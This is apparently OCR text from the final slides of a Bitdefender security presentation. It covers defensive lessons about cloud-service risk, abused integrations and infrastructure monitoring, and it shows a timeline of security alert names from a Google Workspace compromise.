
Bitdefender

What Is There To Be Learned From All Of This?

1. Cloud services come with their own risks and threat modeling, even if you don't need to update and maintain it you still must treat every aspect of it as if you were.


2. Integrations that make your life easier could also make it harder if they are abused during an attack, make sure to add them into your threat modeling

3. Setup alerts and monitoring everywhere in your infrastructure, if a Jake targets you then you'll wish to have all the visibility in the world in your infrastructure.


Activity

Group by Time

9	NewScheduledTask	21:55
10	GoogleWorkspaceLogoutForced	21:55
11	SuspiciousWebProtocol	21:57
12	ATC.Malicious	21:57
13	GoogleWorkspaceRefreshTokenAccessed	21:57
14	GoogleWorkspacePasswordRecoveryAttempted	21:57
15	InformationExtraction	21:57
16	AdministratorUserCreated	22:02
17	UserAddedToAdministrativeGroup	22:03



Q&A

Thank You!